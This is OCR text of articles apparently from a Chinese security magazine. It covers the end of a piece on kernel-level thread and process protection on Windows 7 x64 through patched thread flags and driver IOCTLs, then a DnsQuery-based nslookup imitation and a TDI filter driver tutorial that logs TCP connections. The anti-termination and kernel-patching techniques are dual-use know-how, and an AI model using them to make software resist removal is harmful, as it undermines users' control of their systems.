


图 2


我以前还提到过用"线程消息洪水"的方式来结束线程（使用 for 循环连续对线程发送垃圾消息，让线程崩溃。如果没有做相应的处理，即使挂钩 KiInsertQueueApc 保护线程也是白搭），经测试，这种结束线程的方式对被保护的线程无效。

不过加上了保护线程的代码后，竟然导致被保护的进程无法创建新进程！我思考了几天都没有结果，最后想了个比较笨的方法解决这个问题：在创建新进程之前，先取消对线程的保护，创建完新进程后，再恢复对线程的保护，经测试，问题解决。实现的代码如下：

```
    //暂停对线程的保护
    case IOCTL_PauseThrdProtect:
        {
            __try
            {
    Set32bitValue((PULONG64)((ULONG64)eThread+CROSS_THRE
AD_FLAGS_OFFSET),dwTOV);
                dprintf("[x64Drv] Thread Protect Suspended!");
            }
            __except(EXCEPTION_EXECUTE_HANDLER)
            {
                ;
            }
            break;
        }
    //恢复对线程的保护
    case IOCTL_ResumeThrdProtect:
        {
            __try
            {
    Set32bitValue((PULONG64)((ULONG64)eThread+CROSS_THRE
AD_FLAGS_OFFSET),dwTNV);
                dprintf("[x64Drv] Thread Protect Resumed!");
            }
            __except(EXCEPTION_EXECUTE_HANDLER)
            {
                ;
            }
            break;
        }
    '应用程序创建新进程的代码（先取消保护，再恢复保护）
    With DrvController
        Call .IoControl(.CTL_CODE_GEN(&H801), VarPtr(0), 4, 0, 0)
    End With
    Shell "calc.exe", vbMinimizedNoFocus    '运行计算器程序
    With DrvController
        Call .IoControl(.CTL_CODE_GEN(&H802), VarPtr(0), 4, 0, 0)
    End With
```

细心的读者可能想问，怎么防止复制句柄结束进线程呢？其实考虑复制进线程句柄就有点多余了，因为 Windows 7 x64 的系统上似乎已经不能复制进线程句柄了（若你不信的话可以用 ZwQuerySystemInformation +ZwDuplicateObject 获取进程句柄，看看有什么结果，反正我发现这样做已经没有任何效果了。而且保证不是没有动态确定 OB_TYPE_PROCESS 这个硬编码的问题）。上次的文章发表后，还是有朋友质疑这样做会不会被 PatchGuard 干扰导致蓝屏，于是我在写本文的前一天晚上睡觉前保护好进程，第二天早上起来一看，发现没有蓝屏。文章到此就结束了，如果大家还有什么想法，欢迎和我交流。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VC
关键词：VC、域名解析

VC打造域名解析链路器

文/GF

最近要做一个模拟 nslookup 命令的东西，最为头疼的是 ls 命令的模拟，因为没有现成的 API 可以调用，不过经过不懈的努力最终还是实现了。因为还未完善这部分功能。这里先和大家分享 nslookup 基本功能的模拟。

微软其实提供了现成的 DNS 函数供我们使用，不过并不是很多，功能不如 nslookup 强大。以下的代码可以获取域名对应的 IP，以及被解析时经过的 DNS 服务器及其 IP。并且可以指定第一次解析的 DNS 的 IP 地址（本地 DNS）。

软件效果如图 1 所示。




图 1

此处设置为默认本机 DNS 解析 www.baidu.com。可以看到对应的 IP 为 220.181.6.175，一共经过了 8 个 DNS（包括本机第一次使用的 DNS）。而这个结果与 nslookup 和 ping 命令执行的结果是一致的。输入 220.181.6.175 也可以正常访问百度。

原理分析

本功能实现主要依赖于 API 函数 DnsQuery。其原型及参数说明可以查看 MSDN。

利用 DnsQuery 函数可以查询 A 类型以及 CNAME 类型（其他类型本代码没有用到）。关于这些类型的含义，做过网站的朋友肯定比较熟悉：在添加域名对应 IP 或者域名转向时就会用到。A 类型表示域名对应 IP，CNAME 表示别名。

而通过查询 DNS_TYPE_A 的记录，会返回一个记录链表，首位即域名对应的 IP，也就是最后一站 DNS 解析出的最终 IP 地址。然后依次是回溯的 DNS 路径。

代码实现

首先判断是否制定 DNS。

```
m_addrCtrl1.GetAddress(dwDNSServIP);//获取 IP
IP4_ARRAY ip4array,*pip4array;//设置 dns
    ip4array.AddrCount=1;
    ip4array.AddrArray[0]=htonl(dwDNSServIP);
DWORD dwip=htonl(dwDNSServIP);//转换为网络格式
if (!dwip)//注意，这里判断了：如果 IP 数据为 0，即没有 IP
        pip4array=NULL;//指针指向 NULL
    DNS_Status   =   DnsQuery(strName,
   DNS_TYPE_CNAME,
 DNS_QUERY_BYPASS_CACHE,
    pip4array,
   &ppQueryResultsSet,NULL); //待查询域名的别名 CNAME
```

DnsQuery 函数的第四个参数设置 DNS，如果为空，那么使用当前系统默认的 DNS 设置进行查询。

执行成功后就可以得到最终解析的 DNS 服务器的名字了（如果有别名的话还可以得到别名）。

```
tempStrName.Format("DNS:%s", ppQueryResultsSet->Data.CNAME);
                                        //得到 dns 名字
```

我们获取查询链路用 DNS_TYPE_A 参数来执行 DnsQuery。代码如下：

```
DNS_Status   =   DnsQuery(strName,
   DNS_TYPE_A,
 DNS_QUERY_BYPASS_CACHE,
                              pip4array,
 &ppQueryResultsSet,NULL);
```

执行成功后首先获取域名对应的 IP：

```
dwip=ppQueryResultsSet->Data.A.IpAddress;
hostip=ntohl(dwip);
m_ipaddrCtrl2.SetAddress(hostip);//得到的目标域名 IP
```


然后用循环获取链表的数据，DNS_RECORD 结构中的 pNext 指针表明了下一个记录的地址。

```
do
        {
                dwip=ppQueryResultsSet->Data.A.IpAddress;
                hostip=ntohl(dwip);
                //m_ipaddrCtrl2.SetAddress(hostip);
                str.Format("%s(%d.%d.%d.%d)\n",ppQueryResults
Set->pName,
                        HIBYTE(HIWORD(hostip)),
                        LOBYTE(HIWORD(hostip)),
                        HIBYTE(LOWORD(hostip)),
                        LOBYTE(LOWORD(hostip)));
                m_ListBox.InsertString(insertPos,str);
                ppQueryResultsSet=ppQueryResultsSet->pNext;
        }while(ppQueryResultsSet);
```

这样，我们就实现了获取查询链路的功能。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：TDI、过滤驱动



TDI 过滤驱动开发手记

文/倪程 王中杉

相对常见的协议栈，如 TCP/IP、IPX、NBF 等而言，传输驱动程序接口 TDI 是一个抽象层，主要提供网络层协议和传输层协议的实现。内核模式下的驱动可使用基本的网络函数访问此接口，并提供相关的网络函数给其他程序。TDI 位于内核模式，在 TDI 上层 Windows 提供了一个更为抽象透明的接口层供用户空间使用，即上层 API 函数，如 Winsock API 类。在大多数情况下，使用 Winsock API 函数就足够满足上层用户编写网络通信程序，实现客户端与服务器之间的双向通信；但在极少数环境下，如 IT 安全技术领域，则可能需要更高的网络性能，操作内核模式下的网络函数则可能是更佳的选择。本文主要内容摘自 codeproject.com 上的文章《An Introduction To Writing TDI Filter Drivers》，个人觉得 Viviane Zwanger 写得很好，涉及分层驱动的设计思想、IRP 请求的转发处理、设备栈的遍历以及 TDI 过滤驱动的设计。本文对其进行了一定的归纳总结，再加上了一些个人理解与大家一起分享。

TDI 会创建四个网络设备分别为\Device\Tcp、\Device\Udp、\Device\RawIp、\Device\Ip，其中的\Device\Ip 我们不必关心。真正传送 IP 数据的是\Device\RawIp。就我们的过滤目的而言，IP 设备都不用关心，本文我们选择\Device\Tcp 设备进行附着。

TDI 过滤驱动简要分析

TCP 协议可能是在网络通信中最为普通的一种协议，下面我们自行定义一个过滤驱动设备，附着到目标设备 TCP 上，并捕获所有尝试来自 TDI 接口层的 TCP 连接。过滤驱动编写中，设备的附着操作是最为普遍的，并不只针对于 TDI。TDI API 提供了大量的请求方法类型：

```
# define TDI_ASSOCIATE_ADDRESS (0 x01 )
# define TDI_DISASSOCIATE_ADDRESS (0 x02 )
# define TDI_CONNECT (0 x03 )
# define TDI_LISTEN (0 x04 )
# define TDI_ACCEPT (0 x05 )
# define TDI_DISCONNECT (0 x06 )
# define TDI_SEND (0 x07)
# define TDI_RECEIVE (0 x08 )
# define TDI_SEND_DATAGRAM (0 x09)
# define TDI_RECEIVE_DATAGRAM (0 x0A )
# define TDI_SET_EVENT_HANDLER (0 x0B )
```

本文选择比较简单的方法 TDI_CONNECT 进行阐述。首先我们需要将定义好的设备对象附着到感兴趣的驱动上：

```
// 定义一个全局的设备扩展对象
typedef struct _EXTENSION {
        PDEVICE_OBJECT TopOfDeviceStack ;
} EXTENSION_OBJECT , * PEXTENSION_OBJECT ;

NTSTATUS DriverEntry (   PDRIVER_OBJECT DriverObject ,
        PUNICODE_STRING RegistryPath ) {
        NTSTATUS ntStatus = STATUS_SUCCESS ;
        PEXTENSION_OBJECT DeviceExtension ;
        UNICODE_STRING FilteredDeviceName ;
        unsigned int i = 0;

    DbgPrint (" DriverEntry was called !\n");
    // 初始化一个设备对象
ntStatus = IoCreateDevice (DriverObject ,sizeof
(EXTENSION_OBJECT ),
        NULL , FILE_DEVICE_NETWORK ,

    FILE_DEVICE_SECURE_OPEN ,FALSE ,&DeviceToBeFilt
ered );
if (! NT_SUCCESS ( ntStatus )) {
    IoDeleteDevice ( DeviceToBeFiltered );
    DbgPrint (" Attaching to TCP device failed ! \r\n");
}
else {
// 为定义的设备指定一个设备扩展对象
DeviceExtension =
( PEXTENSION_OBJECT ) DeviceToBeFiltered ->
DeviceExtension ;
```

使用 IoAttachDevice 函数，将定义的设备对象附着到 TCP 设

备上之前，MfClose 和 MfCleanup 函数需要初始化，因为它们会先于 IoAttachDevice 函数调用。它们等同于 IO 管理器的动作，因为 IO 管理器也不得不访问 TCP 设备并附着到过滤驱动上。

```
for (i = 0; i < IRP_MJ_MAXIMUM_FUNCTION ; i ++)
    DriverObject -> MajorFunction [i] = NotSupported ;
// TDI 使用 IRP_MJ_INTERNAL_DEVICE_CONTROL 函数
DriverObject -> MajorFunction
[ IRP_MJ_INTERNAL_DEVICE_CONTROL ] = Dispatch ;
DriverObject -> DriverUnload = UnloadDriver ;
初始化 major 函数集后，现在需要将生成的设备对象附着 TCP
设备上。这里我们可以采用下面两个函数实现设备附着。
PDEVICE_OBJECT   IoAttachDeviceToDeviceStack (
    IN PDEVICE_OBJECT   SourceDevice,
    IN PDEVICE_OBJECT   TargetDevice
);
```

其中第一个参数表示我们自己的过滤设备，第二个参数表示被附着的设备对象。函数调用成功后，返回一个设备对象指针，指向被附着的设备对象。若我们选择前者进行附着。那么如何将设备名转化为设备对象呢？通过查看 DDK，我们发现存在函数 IoGetDeviceObjectPointer，此函数可以通过设备名获得设备对象指针，注意，使用此函数时，设备对象的引用计数会增加 1，使用完后，需要我们调用 ObDereferenceObject 函数解除引用。我们再来看看下面这个函数，同样也是用于附着目标设备。

```
NTSTATUS   IoAttachDevice (
    IN PDEVICE_OBJECT   SourceDevice,
    IN PUNICODE_STRING   TargetDevice,
    OUT PDEVICE_OBJECT   *AttachedDevice
);
```

其中第一个参数是我们自己的过滤设备，第二个参数是我们附着的目标设备，但是此时并不需要设备对象指针，而只是设备名，最后一个参数是指向我们附着的目标设备指针，等同于前一个函数的返回值，为一个输出值。这个函数使用起来就方便些，不需要进行设备名到设备对象指针之间的转换。

```
        RtlInitUnicodeString (& FilteredDeviceName , L"\\Device \\ Tcp ");
        ntStatus = IoAttachDevice (DeviceToBeFiltered ,&
FilteredDeviceName ,
                    & DeviceExtension -> TopOfDeviceStack );
    // DeviceExtension -> TopOfDeviceStack 变量保存了 TCP 设备
    // 指针，采用设备扩展结构方式可以很好的关联附着设备与被
    // 附着设备之间的关系。
    if (! NT_SUCCESS ( ntStatus )) {
        UnloadDriver ( DriverObject ); //若附着不成功，则卸载此驱动。
        DbgPrint (" Attaching to TCP device failed ! \r\n");
        }
    }
    return ntStatus ;
} 至此，简单的驱动入口函数 DriverEntry 实现完毕。
    当系统使用其他 major 派遣函数向底层驱动传送 IRP 请求时，
程序全部默认交给 NotSupported 函数简单处理，即不做任何处理，
直接向驱动链的下一层发送 IRP。
    NTSTATUS NotSupported ( PDEVICE_OBJECT DeviceObject ,
PIRP Irp ){
    NTSTATUS ntStatus = STATUS_SUCCESS ;
     PEXTENSION_OBJECT DeviceExtension =
     ( PEXTENSION_OBJECT ) DeviceObject -> DeviceExtension ;
     //跳过当前栈空间，不对当前栈进行处理
     IoSkipCurrentIrpStackLocation (Irp );
     //将此 Irp 传给 TCP 设备栈
     ntStatus = IoCallDriver ( DeviceExtension -> TopOfDeviceStack , Irp );
    return ntStatus ;
    }
```

注意：这里涉及一个 IO 堆栈的概念，IO 堆栈用 IO_STACK_LOCATION 结构表示，其与设备栈一一对应。IRP 每次穿越一次设备栈，系统就会用 IO_STACK_LOCATION 结构记录本次操作的某些属性。若当前设备堆栈不对 IRP 做任何处理，则不需要对应的 IO 堆栈，但 IoCallDriver 函数会迫使 IO 堆栈下移一个单位，导致接受 IRP 请求的驱动 A 接收到的 IO 堆栈来自过滤此 IRP 对应的驱动 B 的 IO 堆栈，但实际上，在驱动 B 没有对 IRP 进行处理时，驱动 A 应该接受驱动 B 对应的上层 IO 堆栈。而 IoSkipCurrentIrpStackLocation 宏定义正好解决了此问题，此宏会迫使 IO 堆栈上移一个单位，即正好平衡了设备堆栈。

此时若捕获到了来自主功能号 IRP_MJ_INTERNAL_ DEVICE_CONTROL 的 IRP 请求，则会触发函数 Dispatch 的调用。这里我们简单地捕获所有来自 TDI_CONNECT 的请求，统计请求次数。

```
    NTSTATUS Dispatch ( PDEVICE_OBJECT DeviceObject , PIRP Irp) {
        NTSTATUS ntStatus = STATUS_NOT_SUPPORTED ;
        PEXTENSION_OBJECT DeviceExtension =
            ( PEXTENSION_OBJECT ) DeviceObject ->
DeviceExtension ;
    PIO_STACK_LOCATION StackIrpPointer = NULL ;
    // 获取当前 IRP 对应的 IO 堆栈指针
    StackIrpPointer = IoGetCurrentIrpStackLocation (Irp );
    if (! StackIrpPointer ) {
      DbgPrint (" Fatal Error : IRP stack pointer is NULL ! \r\n");
      return STATUS_UNSUCCESSFUL ;
    }
    if ( DeviceObject == DeviceToBeFiltered ) {
      if ( StackIrpPointer -> MinorFunction == TDI_CONNECT ) {
        count++;
        DbgPrint ("A TDI connect ( Function 3) via TCP has been
invoked %d!\r\n", count);
      }
      else {
          打印其他的 TDI 请求函数码，如 TDI_LISTEN (0 x04 )等。
          DbgPrint (" TDI Request observed : function code %x \r\n",
        StackIrpPointer -> MinorFunction );
        //计算上层应用程序通过 TDI 接口发送的 TCP 数据包的大小
          if ( StackIrpPointer -> MinorFunction == TDI_SEND ) {
        DbgPrint ("Application sent a TCP - Data packet of size %d.\r\n",
              StackIrpPointer ->Parameters . DeviceIoControl .
OutputBufferLength );
          }
      }
      IoSkipCurrentIrpStackLocation (Irp );
      ntStatus = IoCallDriver ( DeviceExtension ->
TopOfDeviceStack , Irp );
    }
    return ntStatus;
}
```

至此，简单的 TDI 过滤驱动程序编写完成，读者可以用 Win DDK 进行编译，然后借助 DriverMonitor 工具将编译好的驱动加载到系统中，调用上层通信程序，如简单的 Winsock 通信程序以触发此驱动，这里也可以借助简单的系统命令，如 ipconfig、ping、route 来触发此驱动，然后借助 DbgView 工具可跟踪 DbgPrint 信息。

TDI 过滤驱动深入分析

刚刚我们简要分析了如何捕获 TDI 驱动层上的 IRP 消息，下面将进一步扩大 Dispatch 函数的功能，使驱动程序能够获取到远端机器尝试借助 TCP 协议与本地驱动接口 TDI 进行通信的 IP 地址与端口号，甚至数据包信息。

当程序判断是 IRP 请求发送到我们事先定义好的 DeviceToBeFiltered 设备对象上，即判断此 IRP 请求必然是请求 TCP 设备，再根据 if (StackIrpPointer -> MinorFunction == TDI_

CONNECT)条件判断是否是客户端程序请求与服务器建立通信连接，若是，则获取此 IRP 对应的 IO 堆栈指针，此结构体对应的成员变量 parameters 的值即为 TDI_REQUEST_KERNEL_ CONNECT 结构体指针。此结构体又等同于：

```
typedef struct _TDI_REQUEST_KERNEL {
        ULONG_PTR RequestFlags ;
        PTDI_CONNECTION_INFORMATION RequestConnec
tionInformation ;
        PTDI_CONNECTION_INFORMATION ReturnConnec
tionInformation ;
        PVOID RequestSpecific ;
} TDI_REQUEST_KERNEL , * PTDI_REQUEST_KERNEL ;
RequestConnectionInformation 既包含了对方请求连接给出的 IP
地址与端口号信息，而此成员变量又是
TDI_CONNECTION_INFORMATION 结构体定义，具体如下：
typedef struct _TDI_CONNECTION_INFORMATION {
    LONG UserDataLength ; //用户数据的 buffer 长度
    __field_bcount ( UserDataLength ) PVOID UserData ;
                         //用户数据缓冲区
    LONG OptionsLength ;
    __field_bcount ( OptionsLength ) PVOID Options ;
    LONG RemoteAddressLength ;
                 //远端主机的 IP 地址端口号等信息长度；
    PVOID RemoteAddress ; //远端主机的 IP 地址、端口号
} TDI_CONNECTION_INFORMATION , *
PTDI_CONNECTION_INFORMATION ;
    RemoteAddress 指针可进一步转化为
TRANSPORT_ADDRESS 结构体，定义如下：
typedef struct _TRANSPORT_ADDRESS {
    LONG TAAddressCount ;
    TA_ADDRESS Address [1];
} TRANSPORT_ADDRESS , * PTRANSPORT_ADDRESS ;
TA_ADDRESS 结构体定义：
typedef  UNALIGNED struct _TA_ADDRESS {
    USHORT AddressLength ;
    USHORT AddressType ;
    UCHAR Address [1];
} TA_ADDRESS , * PTA_ADDRESS
最后无符号 CHAR 型的 Address 地址值包含了一个指向远端真
实地址的缓冲区。在 TCP/IP 协议中，其可转化为 TDI_ADDRESS_IP
结构体，包含 IP 地址和端口号，定义如下：
typedef struct _TDI_ADDRESS_IP {
    USHORT sin_port ;
    ULONG in_addr ;
    UCHAR sin_zero [8];
} TDI_ADDRESS_IP , * PTDI_ADDRESS_IP ;
```

